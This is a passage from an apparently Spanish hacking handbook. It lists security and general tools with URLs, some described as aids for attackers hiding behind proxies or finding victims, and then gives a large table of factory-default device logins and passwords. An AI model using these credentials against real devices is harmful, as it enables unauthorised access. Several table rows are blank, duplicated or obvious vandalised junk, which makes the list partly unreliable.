29. **Wikto**: Herramienta para verificar vulnerabilidades de web servers:
    - http://www.sensepost.com/research/wikto/
    -
30. **Canvas**: Herramienta para verificar vulnerabilidades (Es herramienta comercial).
    - http://www.immunitysec.com/products-canvas.shtml

31. **VMWARE**: Herramienta para crear máquinas virtuales. Esta herramienta es muy usada por los hackers para hacer pruebas.
    - http://www.vmware.com
    -
32. **Virtual PC**: Otra herramienta para hacer máquinas virtuales, creada por Microsoft.
    - http://www.microsoft.com/virtualpc

33. **Saint**: Escaneados de vulnerabilidades.
    - http://www.saintcorporation/saint
    -
34. **OpenVPN**: Solución de herramientas para VPN.
    - http://www.openvpn.net
    -
35. **OllyDbg**: Debuguer para lenguaje de máquina.
    - http://www.ollyDbg.de

36. **Helix**: Distribución de Linux enfocada en aplicaciones forenses.
    - http://www.e-fense.com/helix
    -
37. **Acunetix Web Vulnerability Scanner**: Herramienta para escánear vulnerabilidades de servidores Webs. Es excelente y preferida por los hackers.
    - http://www.acunetix.com
    -
38. **TrueCrypt**: Herramienta para encriptar discos o recursos.
    - http://www.truecrypt.org

39. **WatchFire AppScan**: Herramienta comercial para escanear vulnerabilidades.
    - http://www.watchfire.com/products/appscan/default.aspx

40. **N-Stealth**: Escaneador de servidores web.
    - http://www.nstalker.com/nstealth

41. **MBSA**: Microsoft Baseline Security Analyzer. Herramienta para analizar la seguridad de Windows.
    - http://www.microsoft.com/technet/security/toos/mbsahome.mspx

42. **Winzip**: Herramienta para comprimir y descomprimir archivos.
    - http://www.winzip.com

43. **WinRar**: Herramienta para comprimir y descomprimir archivos.
    - http://www.winrar.com

44. **Avast Antivirus**: Antivirus.
    - http://www.avast.com

45. **Winmap**: Reproductor de música.
    - http://www.winamp.com

46. **Mininova.org**: Recurso para buscar programas y herramientas en la red.
    - http://www.mininova.org

47. **Isohunt.org**: Otro excelente recurso para buscar programas y herramientas en la red.
    - http://www.isohunt.org

48. **Bitlord.com**: Herramienta que te permitirá bajar los programas o herramientas que consigas en Isohunt.com o mininova.org
    http://www.bitlord.com

49. **Bitch-X**: IRC Chat.
    - http://www.bitch-x.com

50. **MIRC**: Chat que los hackers utilizan para comunicarse con otros hackers o buscar víctimas.
    - http://www.mirc.com

51. **iOpus**: Monitorea el uso de la computadora.
    - http://www.iopus.com

52. **Nmap**: Escaneador de puertos para Linux y Windows.
    - http://www.insecure.org

53. **Java**: http://www.java.com

54. **Firefox / Mozilla Browser**: Navegador de Internet muy usado por los hackers.
    - http://www.firefox.com

55. **NetStumbler**: Herramientas para detectar redes wireless.
    - http://www.netstumbler.com

56. **Magazine de hackers** – Phrack.org:
    - http://www.phrack.org

57. **Advanced Office Password Recovery**: Herramienta para recuperar los passwords de office.

- http://www.elcomsoft.com

58. **Advanced Archive Password Recovery**: Herramienta para recuperar los password de Winzip, Winrar, PKZip y otras versiones:
    - http://www.elcomsoft.com

59. **Proactive System Password Recovery**: Herramienta para recobrar los siguientes passwords:

    - Windows 95/98/ME logon password (user must be logged on)
    - Windows NT4/2000 logon password (user must be logged with administrative privileges)
    - Windows 95/98/ME/NT4/2000/XP/2003 auto logon password
    - .NET Passport password
    - Wireless encryption keys (WEP and WPA-PSK) that are stored with WZC
    - Windows XP stored user passwords (multiple credentials)
    - Screensaver password
    - RAS and dial-up passwords
    - Passwords to VPN (Virtual Private Network) connections
    - Passwords and access rights to shared resources
    - Passwords hidden under the asterisks
    - Password stored on Password Reset Disk
    - Passwords to Remote Desktop Connections
        - http://www.elcomsoft.com

60. **Encase Forensic**: EnCase Forensic es el estándar de la industria en tecnología de investigación forense informática. Con una interfaz gráfica del usuario (GUI) intuitiva, análisis superior, soporte mejorado de correo electrónico/Internet y motor potente de scripting, EnCase proporciona a los investigadores una herramienta única, capaz de realizar investigaciones complejas y a gran escala de principio a fin. Funcionarios encargados del cumplimiento de la ley, investigadores gubernamentales/corporativos y consultores en todo el mundo, se benefician de la potencia de EnCase Forensic en una manera que supera ampliamente a cualquier otra solución forense.
    - http://www.guidancesoftware.com/es/products/ef_index.asp

61. **Cain and Abel**: Herramienta para capturar y crackear password.
    - http://www.oxid.it/cain.html

62. **Solar Winds**: Herramienta para auditoría de Redes. Es la suite más importante para auditorías de redes. Todo hacker posee esta herramienta.
    - http://www.solarwinds.com

63. **PhoneSweep**: Es un WarDialer. Este programa le permite al hacker llamar a distintos números telefónicos automáticamente y ver cuál de ellos puede ser un terminal de conexión para conectarse a un network.
    - http://www.sandstorm.net/products/phonesweep/

64. **SuperScan**: Herramienta para escanear una computadora. Muy utilizada por los hackers. Escanea ásson los puertos que se encuentran abiertos.

http://www.foundstone.com

65. **NetscanTools Pro**: Herramienta que tiene más de una docena de funciones y permite conocer más el network donde esta el hacker.
    - http://www.netscantools.com

66. **GFI Lan Guard Network Security Scanner**: Herramienta para verificar la vulnerabilidad de una computadora en un network. Es una excelente herramienta. Muy usada por los hackers.
    - http://www.gfi.com

67. **SMAC**: Herramienta diseñada para cambiar el MAC Address de una tarjeta de network.
    - http://www.smactools.com

68. **WildPacket's AiroPeek**: Herramienta para analizar el tráfico de una red wireless.
    - http://www.wildpackets.com

69. **Network Scanner**: Esta herramienta te permite ver los recursos compartidos de una computadora en un network.
    - http://www.softperfect.com/products/networkscanner/

70. **Putty**: Herramienta que emula los terminales de SSH y Telnet.
    - http://www.putty.nl
    -

71. **Linux**: Sistema operativo muy usado por hackers. Lo puedes descargar totalmente gratis desde:
    - http://www.distrowatch.com

72. **Vision**: Esta herramienta te permite ver cuáles son los programas que estás usando y que puerto están utilizando para comunicarse.
    - http://www.foundstone.com

73. **PestPatrol Auditors Edition**: Herramienta para escanear tu network de spyware.
    - http://www.pestpatrol.com

74. **HoneyPots Solutions**: Sitio lleno de herramientas para los honeynets.
    - http://www.tracking-hackers.com/solutions/

75. **Think Geek.com**: Página web que te permitirá comprar juguetes para hackers.
    - http://www.thinkgeek.com

76. **United States Patent and Trademark Office**: Su nombre lo dice todo.
    - http://www.uspto.gov

77. **National Vulnerability database**:
    - http://nvf.nist.gov

78. **Lista de Puertos Completos**:

- http://www.iana.org/assigment/port-numbers

79. **Nessus Vulnerabilty Assesment tool**: (EXCELENTE)
    - http://www.nessus.org

80. **Buscador de MAC Address**:
    - http://www.coffer.com/mac_find

81. **Microsofft Security Resources**:
    - http://www.microsoft.com/technet/security/Default.asp

82. **Búsqueda de Dominios**: http://www.netsol.com

83. **Google Earth**: Mapa 3D que permite saber la ubicación de un edificio o calle de forma exacta y podrás ver el local a través de un satélite.
    - http://www.google.com/earth

84. **American Internet Registry Number**: Se utiliza para saber quién es el proveedor de un IP en específico.
    - http://www.arin.net

85. **European IPAddress Allocations**:
    - http://www.ripe.net

86. **Asia Pacific IP Address Allocations**:
    - http://www.apnic.net

87. **U.S Military**:
    - http://whois.nic.mil

88. **U.S government**:
    - http://www.nic.gov/whois.html

89. **Visual Whois**: Te permite ver en forma de un globo terráqueo 3d cuál es la ruta que tiene un IP, hasta llegar a su destinto. Excelente recurso.
    - http://www.softwareriver.com

90. **Proxy4Free.com**: Excelente lista de Proxys el cual el hacker los puede utilizar para esconderse por la red.
    - http://www.proxy4free.com

91. **www.hotmail.com**: Página que le permite al hacker tener cuentas de emails gratuitas.
    - http://www.hotmail.com

92. gmail.com: Página que le permite al hacker tener cuentas de emails gratuitas.
    http://www.gmail.com

93. yahoo.com: Página que le permite al hacker tener cuentas de emails gratuitas.
    http://www.yahoo.com

94. **Logmein.com**: Herramienta que le permite al hacker conectarse a otro equipo de forma remota.
    - http://www.logmein.com

95. **Freeshell.org**: Este sitio le permite al hacker novato experimentar con lo que se llama las cuentas shell. Es importante que el hacker domine y entienda esta parte de las cuentas shell. Este sitio le permite al hacker conectarse a un sistema Unix.
    - http://www.freeshell.org

96. **Deliberant.com**: Esta compañía se enfoca en vender equipos Wireless de largo alcance. Ideal para los hackers que desean conectarse a un punto en específico con más de 2000 metros de distancia.
    - http://www.deliberant.com

97. **Ethereal**: Excelente sistema para analizar tráfico en una red.
    - http://www.ethereal.com

98. **McAffee Avert Labs Threat Library**: Librería de amenazas de virus o spyware:
    - http://vil.nai.com.vil

99. **Virus Source Code Database**: Website lleno de códigos de virus. Ideal para que el hacker aprenda un poco más de ellos.
    - http://www.totallygeek.com/vscdb/

100. **NAPSTIC**: Red social donde podrás encontrar excelenter recursos de seguridad.
    - http://www.napstic.com

Las herramientas mencionadas en este capítulo son muy útiles y deberías tenerlas en consideración como parte de tus trabajos. Debes entender que la mayoríad de éstas son públicas y gratis. Así mismo como usted las consigue y las utiliza, su enemigo también lo hara. Por eso es importante que trate de estudiar las herramientas. Cada una de estas herramientas tiene funciones en específico, que debes entender. Mi consejo es que entres al portal y estudies los recursos tales como manuales y configuraciones de cada una de ellas.

# Lista de Password comunes

CAPITULO 15

## [1]LISTA DE LOS PASSWORD COMUNES DE LOS ROUTERS

| Manufacturer | Model | OS Version | Login | Password |
|---|---|---|---|---|
| **3Com** | - | 1.25 | root | letmein |
| **3Com** | Super Stack 2 Switch | Any | manager | manager |
| **3Com** | AccessBuilder® 7000 BRI | Any | - | - |
| **3Com** | CoreBuilder 2500 | - | - | - |
| **3Com** | Switch 3000/3300 | - | manager | manager |
| **3Com** | Switch 3000/3300 | - | admin | admin |
| **3Com** | Switch 3000/3300 | - | security | security |
| **3Com** | Cable Managment System SQL Database (DOSCIC DHCP) | Win2000 & MS | DOCSIS_APP | 3Com |
| **3Com** | NAC (Network Access Card) | - | adm | none |
| **3Com** | HiPer ARC Card | v4.1.x of HA | adm | none |
| **3Com** | CoreBuilder 6000 | - | debug | tech |
| **3Com** | CoreBuilder 7000 | - | tech | tech |
| **3Com** | SuperStack II Switch 2200 | - | debug | synnet |
| **3Com** | SuperStack II Switch 2700 | - | tech | tech |
| **3Com** | SuperStack / CoreBuilder | - | admin | - |
| **3Com** | SuperStack / CoreBuilder | - | read | - |
| **3Com** | SuperStack / CoreBuilder | - | write | - |
| **3Com** | LinkSwitch and CellPlex | - | tech | tech |
| **3Com** | LinkSwitch and CellPlex | - | debug | synnet |
| **3Com** | Superstack II 3300FX | - | admin | - |
| **3Com** | Switch 3000/3300 | - | Admin | 3Com |
| **3Com** | 3ComCellPlex7000 | - | tech | tech |
| **3Com** | Switch 3000/3300 | - | monitor | monitor |
| **3Com** | AirConnect Access Point | n/a | - | comcomcom |
| **3Com** | Superstack II Dual Speed 500 | - | security | security |
| **3Com** | OfficeConnect 5x1 | at least 5.x | - | PASSWORD |

[1] Recurso Extraído de: http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php

| | | | | |
|---|---|---|---|---|
| **3Com** | SuperStack 3 Switch 3300XM | - | admin | - |
| **3Com** | Super Stack 2 Switch | Any | manager | manager |
| **3Com** | SuperStack II Switch 1100 | - | manager | manager |
| **3Com** | SuperStack II Switch 1100 | - | security | security |
| **3Com** | super stack 2 switch | any | manager | manager |
| **3Com** | Office Connect Remote 812 | - | root | !root |
| **3Com** | Switch 3000/3300 | - | admin | admin |
| **3Com** | OCR-812 | - | - | - |
| **3Com** | - | - | - | - |
| **3Com** | NBX100 | 2.8 | administrator | 0000 |
| **3Com** | Home Connect | - | User | Password |
| **3Com** | OfficeConnect 5x1 | at least 5.x | estheralastruey | - |
| **3Com** | SuperStack II Switch 3300 | - | manager | manager |
| **3Com** | Superstack | - | - | - |
| **ACC** | Routers | - | netman | netman |
| **Acc/Newbridge** | Congo/Amazon/Tigris | All versions | netman | netman |
| **Acc/Newbridge** | Congo/Amazon/Tigris | All versions | netman | netman |
| **adaptec** | - | - | - | - |
| **Adaptec RAID** | Storage Manager Pro | All | Administrator | adaptec |
| **adtran** | tsu 600 ethernet module | - | 18364 | - |
| **Adtran** | TSU 120 e | - | - | ADTRAN |
| **Adtran** | TSU 120 e | - | - | ADTRAN |
| **Aironet** | All | - | | |
| **alcatel** | - | - | - | - |
| **Alcatel** | 1000 ANT | Win98 | - | - |
| **alcatel** | speed touch home | - | - | - |
| **Alcatel/Newbridge/Timestep** | VPN Gateway 15xx/45xx/7xxx | Any | root | permit |
| **Alcatel/Newbridge/Timestep** | VPN Gateway 15xx/ | Any | root | permit |
| **Alcatel/Newbridge/Timestep** | VPN Gateway 15xx/ | Any | root | permit |
| **Allied Tenysin** | R130 | - | Manager | friend |
| **Alteon** | ACEswitch 180e (telnet) | - | admin | blank |
| **Alteon Web Systems** | All hardware releases | Web OS | none | admin |

| | | | | |
|---|---|---|---|---|
| | | 5.2 | | |
| **APC** | MasterSwitches | - | apc | apc |
| **APC** | Any | Firmware Pri | apcuser | apc |
| **Apple** | Network Assistant | 3.X | None | xyzzy |
| **Apple** | Airport | 1.1 | none | public |
| **Arrowpoint** | any? | - | admin | system |
| **Ascend** | All TAOS models | all | admin | Ascend |
| **Ascend** | Pipeline Terminal Server | - | answer | - |
| **Ascom** | Timeplex Routers | Any | See notes | - |
| **AT&T** | Starlan SmartHUB | 9.9 | N/A | manager |
| **AWARD** | Any BIOS | - | AWARD_SW | - |
| **Axent** | NetProwler manager | WinNT | administrator | admin |
| **Axis** | NPS 530 | 5.02 | root | pass |
| **AXIS** | StorPoint CD100 | 4.28 | root | pass |
| **AXIS** | 200 V1.32 | - | admin | - |
| **Axis** | 2100 Network Camera | Linux (ETRAX | root | pass |
| **bay** | cv1001003 | - | - | - |
| **bay** | - | - | - | - |
| **Bay** | - | - | - | - |
| **Bay / Nortel** | ARN | 13.20 | Manager (caps count !) | - |
| **Bay Network Routers** | All | - | User | - |
| **Bay Networks** | ASN / ARN Routers | Any | Manager | Manager |
| **Bay Networks** | Baystack | - | - | NetICs |
| **Bay/Nortel Networks** | Accelar 1xxx switches | Any | rwa | rwa |
| **Bay/Nortel Networks** | Remote Annex 2000 | Any | admin | IP address |
| **BEA** | Weblogic | 5.1 | system | weblogic |
| **BEA** | - | - | - | - |
| **bewan** | - | - | - | - |
| **Bintec** | all Routers | Any | admin | bintec |
| **Bintec** | - | - | - | - |
| **Biodata** | BIGfire & BIGfire+ | all | - | biodata |
| **Biodata** | all Babylon-Boxes | all | - | Babylon |
| **Borland** | interbase | - | - | - |
| **Borland** | Interbase | Any | politcally | correct |
| **Borland/Inprise** | Interbase | any | SYSDBA | masterkey |
| **BreezeCom** | AP10, SA10 | BreezeNET PR | - | - |
| **BreezeCOM** | Station Adapter and Access Point | 4.x | - | Super |
| **BreezeCOM** | - | 3.x | - | Master |
| **BreezeCOM** | Station Adapter and | 2.x | - | laflaf |

| | | | | |
|---|---|---|---|---|
| **Brocade** | Access Point Silkworm | - | admin | password |
| **Buffalo/MELCO** | AirStation WLA-L11 | - | root (cannot be changed) | (no password by default) |
| **Cabletron** | any | any | -- | -- |
| **Cabletron** | NB Series | Any | - | inuvik49 |
| **Cabletron routers and switches** | * | * | blank | blank |
| **Cayman** | 3220-H DSL Router | GatorSurf 5. | Any | - |
| **celerity** | - | - | - | - |
| **Chase Research** | Iolan+ | - | - | iolan |
| **Cisco** | Any Router and Switch | 10 thru 12 | cisco | cisco |
| **Cisco** | ConfigMaker Software | any? | n/a | cmaker |
| **CISCO** | Network Registrar | 3.0 | ADMIN | changeme |
| **CISCO** | N/A | N/A | pixadmin | pixadmin |
| **Cisco** | routers | Not sure...j | - | san-fran |
| **Cisco** | VPN 3000 Concentrator | - | admin | admin |
| **Cisco** | Net Ranger 2.2.1 | Sol 5.6 | root | attack |
| **cisco** | 1600 | 12.05 | - | - |
| **cisco** | 1601 | - | - | - |
| **cisco** | - | - | - | - |
| **cisco** | - | - | - | - |
| **Cisco** | MGX | * | superuser | superuser |
| **cisco** | 1601 | - | - | - |
| **cisco** | - | - | - | - |
| **Cisco** | - | - | - | - |
| **cisco** | - | - | - | - |
| **Cisco** | any | aany IOS | no default login | no default password |
| **CISCO** | arrowpoint | - | - | - |
| **cisco** | - | - | - | - |
| **cisco** | - | - | - | - |
| **cisco** | - | - | - | - |
| **Cisco** | 2503 | - | - | - |
| **Cisco** | - | - | - | - |
| **cisco** | - | - | - | - |
| **Cisco** | IDS (netranger) | - | root | attack |
| **cisco** | - | - | - | - |
| **cisco** | 1600 | - | - | - |
| **CMOS BIOS** | - | - | - | ESSEX or IPC |
| **Cobalt** | RaQ * Qube* | Any | admin | admin |
| **Com21** | - | - | - | - |
| **Comersus Shopping Cart** | 3.2 | Win | admin | dmr99 |

| | | | | |
|---|---|---|---|---|
| | | 95/98/NT | | |
| **Compaq** | Insight Manager | - | Administrator | administrator |
| **Compaq** | Insight Manager | - | operator | operator |
| **Compaq** | Management Agents | All | administrator | none |
| **compaq** | - | - | - | - |
| **copper mountain** | - | - | - | - |
| **Coppercom** | - | - | - | - |
| **Coyote-Point** | Equaliser 4 | Free BSD | eqadmin - Serial port only | equalizer |
| **Coyote-Point** | Equaliser 4 | Free BSD | root - Serial port only | - |
| **Coyote-Point** | Equaliser 4 | Free BSD | look - Web Browser only (Read a | look |
| **Coyote-Point** | Equaliser 4 | Free BSD | touch - Web Browser only (Write | touch |
| **Cyclades** | MP/RT | - | super | surt |
| **D-Link** | DI-704 | - | - | admin |
| **D-Link** | DI-701 | 2.22 (?) | - | - |
| **Dell** | PowerVault 50F | WindRiver (E | root | calvin |
| **Dell** | PowerVault 35F | - | root | calvin |
| **Dell** | Powerapp Web 100 Linux | RedHat 6.2 | root | powerapp |
| **dell** | - | - | - | - |
| **Digiboard** | Portserver 8 & 16 | any | root | dbps |
| **DLink** | DI-206 ISDN router | 1.* | Admin | Admin |
| **Dlink** | DI-106 ISDN router | - | - | 1234 |
| **DLink** | DL-701 Cable/DSL Gateway/Firewall | - | - | year2000 |
| **Dlink** | DFE-538TX 10/100 Adapter | Windows 98 | - | - |
| **dlink** | di704 | - | - | admin |
| **DLink** | DI 106 | winnt | administrator | @*nigU^D.ha,; |
| **Dupont Digital Water Proofer** | Sun Sparc | any | root | par0t |
| **eci** | - | - | - | - |
| **Efficient** | - | - | - | - |
| **Elron** | Firewall | 2.5c | hostname/ip address | sysadmin |
| **emai** | hotmail | - | - | - |
| **Ericsson** | ACC | - | netman | netman |
| **Ericsson (formerly ACC)** | Any router | all | netman | netman |
| **Extended Systems** | ExtendNet 4000 / Firewall | all Versions | admin | admin |
| **Extended Systems** | Print Servers | - | admin | extendnet |
| **Extreme** | All Summits | - | admin | - |
| **extreme** | black diamond | - | - | - |

| | | | | |
|---|---|---|---|---|
| **Extreme** | All | All | Admin | - |
| **Flowpoint** | 144, 2200 DSL Routers | ALL | - | password |
| **FlowPoint** | 144, 2200 DSL Routers | ALL | - | admin |
| **Flowpoint** | 2200 | - | - | Serial Num |
| **Flowpoint** | 2200 | - | - | Serial Num |
| **fore** | - | - | - | - |
| **Fore Systems** | ASX 1000/1200 | 6.x | ami | - |
| **Foundry Networks** | ServerIronXL | Any | - | - |
| **fujitsu** | l460 | - | - | - |
| **Future Networks** | FN 110C Docsis cablemodem | Any | - | - |
| **gatway** | solo9100 | win95 | - | - |
| **General Instruments** | SB2100D Cable Modem | - | test | test |
| **gonet** | - | - | fast | abd234 |
| **Hewlett Packard** | HP Jetdirect (All Models) | Any | none | none |
| **Hewlett Packard** | MPE-XL | - | HELLO | MANAGER.SYS |
| **Hewlett Packard** | MPE-XL | - | HELLO | MGR.SYS |
| **Hewlett Packard** | MPE-XL | - | HELLO | FIELD.SUPPORT |
| **Hewlett Packard** | MPE-XL | - | MGR | CAROLIAN |
| **Hewlett Packard** | MPE-XL | - | MGR | CCC |
| **Hewlett Packard** | MPE-XL | - | OPERATOR | COGNOS |
| **Hewlett Packard** | MPE-XL | - | MANAGER | HPOFFICE |
| **hp** | 4150 | - | - | - |
| **hp** | - | - | - | - |
| **IBM** | AS/400 | - | qsecofr | qsecofr |
| **IBM** | AS/400 | - | qsysopr | qsysopr |
| **IBM** | AS/400 | - | qpgmr | qpgmr |
| **IBM** | NetCommerce PRO | 3.2 | ncadmin | ncadmin |
| **IBM** | LAN Server / OS/2 | 2.1, 3.0, 4. | username | password |
| **IBM** | 2210 | RIP | def | trade |
| **IBM** | DB2 | WinNT | db2admin | db2admin |
| **IBM** | Lotus Domino Go WebServer (net.commerce edition) | ANY ? | webadmin | webibm |
| **IBM** | AS400 | Any | QSECOFR | QSECOFR |
| **IBM** | RS/6000 | AIX | root | ibm |
| **IBM** | - | OS/400 | QSECOFR | QSECOFR |
| **IBM** | AS400 | - | QSRVBAS | QSRVBAS |
| **IBM** | AS400 | - | QSRV | QSRV |
| **ibm** | as400 | - | - | - |
| **IBM** | AS/400 | OS/400 | QUSER | QUSER |
| **IBM** | AS/400 | - | - | - |
| **IBM** | ra6000 | AIX Unix | - | - |

| | | | | |
|---|---|---|---|---|
| **IBM** | AIX | - | - | - |
| **Imperia Software** | Imperia Content Managment System | Unix/NT | superuser | superuser |
| **Intel** | 510T | Any | - | admin |
| **Intel** | All Routers | All Versions | - | babbit |
| **Intel** | All Routers | All Versions | - | babbit |
| **Intel** | Intel PRO/Wireless 2011 Wireless LAN Access Point | Any | - | Intel |
| **Intel** | wireless lan access Point | - | - | comcomcom |
| **Ipswitch** | Whats up Gold 6.0 | Windows 9x a | admin | admin |
| **janta sales** | 254 | compaq | janta sales | janta211 |
| **janta sales** | 254 | compaq | janta sales | janta211 |
| **Jetform** | Jetform_design | - | Jetform | - |
| **Kawa** | - | - | - | - |
| **LANCAST** | - | - | - | - |
| **Lantronix** | LPS1-T Print Server | j11-16 | any | system |
| **Lantronix** | MSS100, MSSVIA, UDS10 | Any | - | system |
| **Lantronix** | LSB4 | any | any | system |
| **Lantronix** | Printer and terminalservers | - | - | system |
| **LGIC** | Goldstream | 2.5.1 | LR-ISDN | LR-ISDN |
| **Linkou School** | - | - | bill | bill |
| **Linkou School** | - | - | bill | bill |
| **Linksys** | Cable/DSL router | Any | - | admin |
| **Linksys** | BEFSR7(1) OR (4) | Standalone R | blank | admin |
| **linksys** | - | - | - | - |
| **Linksys** | BEFSR41 | - | (blank) | admin |
| **Livingston** | Livingston_portmaster2/3 | - | !root | blank |
| **Livingston** | Livingston_officerouter | - | !root | blank |
| **Lucent** | Portmaster 2 | - | !root | none |
| **Lucent** | Cajun Family | - | root | root |
| **lucent** | Portmaster 3 | unknown | !root | !ishtar |
| **Lucent** | Packetstar (PSAX) | - | readwrite | lucenttech1 |
| **Lucent** | AP-1000 | - | public | public |
| **lucent** | dsl | - | - | - |
| **lucent** | - | - | - | - |
| **macromedia** | freehand | 9 | - | - |
| **MacSense** | X-Router Pro | - | admin | admin |

| | | | | |
|---|---|---|---|---|
| **mcafee** | - | - | - | - |
| **microcom** | hdms | unknowen | system | hdms |
| **Micron** | - | bios | - | - |
| **Microrouter (Cisco)** | Any | Any | - | letmein |
| **Microrouter (Cisco)** | Any | Any | - | letmein |
| **Microsoft** | Windows NT | All | Administrator | - |
| **Microsoft** | Windows NT | All | Guest | - |
| **Microsoft** | Windows NT | All | Mail | - |
| **Microsoft** | SQL Server | - | sa | - |
| **Microsoft** | Windows NT | 4.0 | pkoolt | pkooltPS |
| **Microsoft** | NT | - | - | start |
| **MICROSOFT** | NT | 4.0 | free user | user |
| **Microsoft** | Windows NT | 4.0 | admin | admin |
| **MICROSOFT** | NT | 4.0 | free user | user |
| **Microsoft** | - | - | - | - |
| **microsoft** | - | - | - | - |
| **Microsoft** | Ms proxy 2.0 | - | - | - |
| **microsoft** | - | - | - | - |
| **mICROSOFT** | - | - | - | - |
| **Microsoft** | Key Managment Server | Windows NT 4 | - | password |
| **Microsoft** | - | - | - | - |
| **Motorola** | Motorola-Cablerouter | - | cablecom | router |
| **Motorola** | Motorola-Cablerouter | - | cablecom | router |
| **motorola** | cyber surfer | - | - | - |
| **msdloto** | msdloto | - | - | - |
| **msdloto** | - | - | - | - |
| **Multi-Tech** | RASExpress Server | 5.30a | guest | none |
| **Nanoteq** | NetSeq firewall | * | admin | NetSeq |
| **NetApp** | NetCache | any | admin | NetCache |
| **Netgaer** | RH328 | - | - | 1234 |
| **Netgear** | RH348 | - | - | 1234 |
| **Netgear** | ISDN-Router RH348 | - | - | 1234 |
| **Netgear** | RT311 | Any | Admin | 1234 |
| **Netgear** | RT314 | Any | Admin | 1234 |
| **Netgear** | RT338 | - | - | 1234 |
| **Netgear** | RT311/RT314 | - | admin | 1234 |
| **netgear** | - | - | - | - |
| **netlink** | rt314 | - | - | - |
| **Netopia** | R7100 | 4.6.2 | admin | admin |
| **Netopia** | 455 | v3.1 | | |
| **Netscreen** | NS-5, NS10, NS-100 | 2.0 | netscreen | netscreen |
| **NeXT** | - | NeXTStep 3.3 | me | - |
| **Nokia - Telecom NZ** | M10 | - | Telecom | Telecom |

| | | | | |
|---|---|---|---|---|
| **Nortel** | Meridian 1 PBX | OS Release 2 | 0000 | 0000 |
| **Nortel** | Contivity Extranet Switches | 2.x | admin | setup |
| **Nortel** | Norstar Modular ICS | Any | **ADMIN (**23646) | ADMIN (23646) |
| **Nortel** | Norstar Modular ICS | Any | **CONFIG (266344) | CONFIG (266344) |
| **Nortel Networks (Bay)** | Instant Internet | Any | - | - |
| **Northern Telecom(Nortel)** | Meridian 1 | - | - | m1link |
| **Novell** | NetWare | Any | guest | - |
| **Novell** | NetWare | any | PRINT | - |
| **Novell** | NetWare | Any | LASER | - |
| **Novell** | NetWare | Any | HPLASER | - |
| **Novell** | NetWare | Any | PRINTER | - |
| **Novell** | NetWare | Any | LASERWRITER | - |
| **Novell** | NetWare | Any | POST | - |
| **Novell** | NetWare | Any | MAIL | - |
| **Novell** | NetWare | Any | GATEWAY | - |
| **Novell** | NetWare | Any | GATE | - |
| **Novell** | NetWare | Any | ROUTER | - |
| **Novell** | NetWare | Any | BACKUP | - |
| **Novell** | NetWare | Arcserve | CHEY_ARCHSVR | WONDERLAND |
| **Novell** | NetWare | Any | WINDOWS_PASSTHRU | - |
| **novell** | - | - | - | - |
| **ODS** | 1094 IS Chassis | 4.x | ods | ods |
| **Optivision** | Nac 3000 & 4000 | any | root | mpegvideo |
| **Oracle** | 8i | 8.1.6 | sys | change_on_install |
| **Oracle** | Internet Directory Service | any | cn=orcladmin | welcome |
| **Oracle** | 7 or later | - | system | manager |
| **Oracle** | 7 or later | - | sys | change_on_install |
| **Oracle** | 7 or later | Any | Scott | Tiger |
| **Oracle** | 8i | all | internal | oracle |
| **oracle** | - | - | - | - |
| **oracle** | - | - | - | - |
| **oracle co.** | Database engines | every | sys | change_on_install |
| **Osicom(Datacom)** | Osicom(Datacom) | - | sysadm | sysadm |
| **Pandatel** | EMUX | all | admin | admin |
| **PlainTree** | Waveswitch 100 | - | - | default.password |
| **RapidStream** | RS4000-RS8000 | Linux | rsadmin | rsadmin |
| **realtek** | 8139 | - | - | - |

| | | | | |
|---|---|---|---|---|
| **Remedy** | Any | Any | Demo | - |
| **Research Machines** | Classroom Assistant | Windows 95 | manager | changeme |
| **Rodopi** | Rodopi billing software 'AbacBill' sql database | - | rodopi | rodopi |
| **Samba** | SWAT Package | Linux | Any Local User | Local User password |
| **schoolgirl** | member | - | ich | hci |
| **Securicor3NET** | Monet | any | manager | friend |
| **Securicor3NET** | Cezzanne | any | manager | friend |
| **SGI** | all | all | root | n/a |
| **SGI** | Embedded Support Partner | IRIX 6.5.6 | Administrator | Partner |
| **SGI** | IRIX | ALL | lp | lp |
| **SGI** | IRIX | ALL | OutOfBox, demos, guest, 4DGifts | (none by default) |
| **SGI** | IRIX | ALL | EZsetup | - |
| **Shiva** | LanRover | any? | root | - |
| **Shiva** | AccessPort | Any | hello | hello |
| **Shiva** | Any? | - | Guest | blank |
| **SMC** | Barricade | - | - | admin |
| **soho** | nbg800 | unknown | admin | 1234 |
| **Solaris** | - | - | - | - |
| **sonic wall** | any firewall device | admin | password | - |
| **SonicWall** | Any Firewall Device | - | admin | password |
| **SpeedStream** | - | - | - | - |
| **Spider Systems** | M250 / M250L | - | - | hello |
| **Sprint PCS** | SCH2000 | see notes | Menu - 8 - 0 (see notes) | 040793 |
| **Ssangyoung** | SR2501 | - | - | 2501 |
| **Sun** | - | SunOS 4.1.4 | root | - |
| **Sun** | - | Solaris | - | - |
| **surecom** | ep3501/3506 | own os | admin | surecom |
| **Symnatec** | - | - | - | - |
| **SysKonnect** | 6616 | - | default.password | - |
| **SysKonnect** | 6616 | - | default.password | - |
| **Tekelec** | Eagle STP | - | eagle | eagle |
| **Telebit** | netblazer 3.* | - | setup/snmp | setup/nopasswd |
| **Terayon** | TeraLink Getaway | - | admin | password |
| **Terayon** | TeraLink 1000 Controller | - | admin | password |
| **Terayon** | TeraLink 1000 Controller | - | user | password |
| **Terayon** | TeraLink Getaway | - | user | password |
| **terayon** | - | 6.29 | admin | nms |

| | | | | |
|---|---|---|---|---|
| **Terrayon** | - | - | - | - |
| **Titbas** | - | SCO | haasadm | lucy99 |
| **TopLayer** | AppSwitch 2500 | Any | siteadmin | toplayer |
| **Toshiba** | TR-650 | V2.01.00 | admin | tr650 |
| **toshiba** | 480cdt | - | - | - |
| **toshiba** | - | - | - | - |
| **TrendMicro** | ISVW (VirusWall) | any | admin | admin |
| **Trintech** | eAcquirer App/Data Servers | - | t3admin | Trintech |
| **Ullu ka pattha** | Gand mara | Gandoo | Bhosda | Lund |
| **USR** | TOTALswitch | Any | none | amber |
| **Vina Technologies** | ConnectReach | 3.6.2 | (none) | (none) |
| **voy** | - | - | - | - |
| **WatchGuard** | FireBox | 3-4.6 | - | wg (touch password) |
| **Webmin** | Webmin | Any Unix/Lin | admin | - |
| **Webramp** | 410i etc... | - | wradmin | trancell |
| **Win2000** | Quick Time 4.0 | Englisch | - | - |
| **Windows 98 se** | 98 se | - | - | - |
| **Wireless Inc.** | WaveNet 2458 | n/a | root | rootpass |
| **Xylan** | Omnistack 1032CF | 3.2.8 | admin | password |
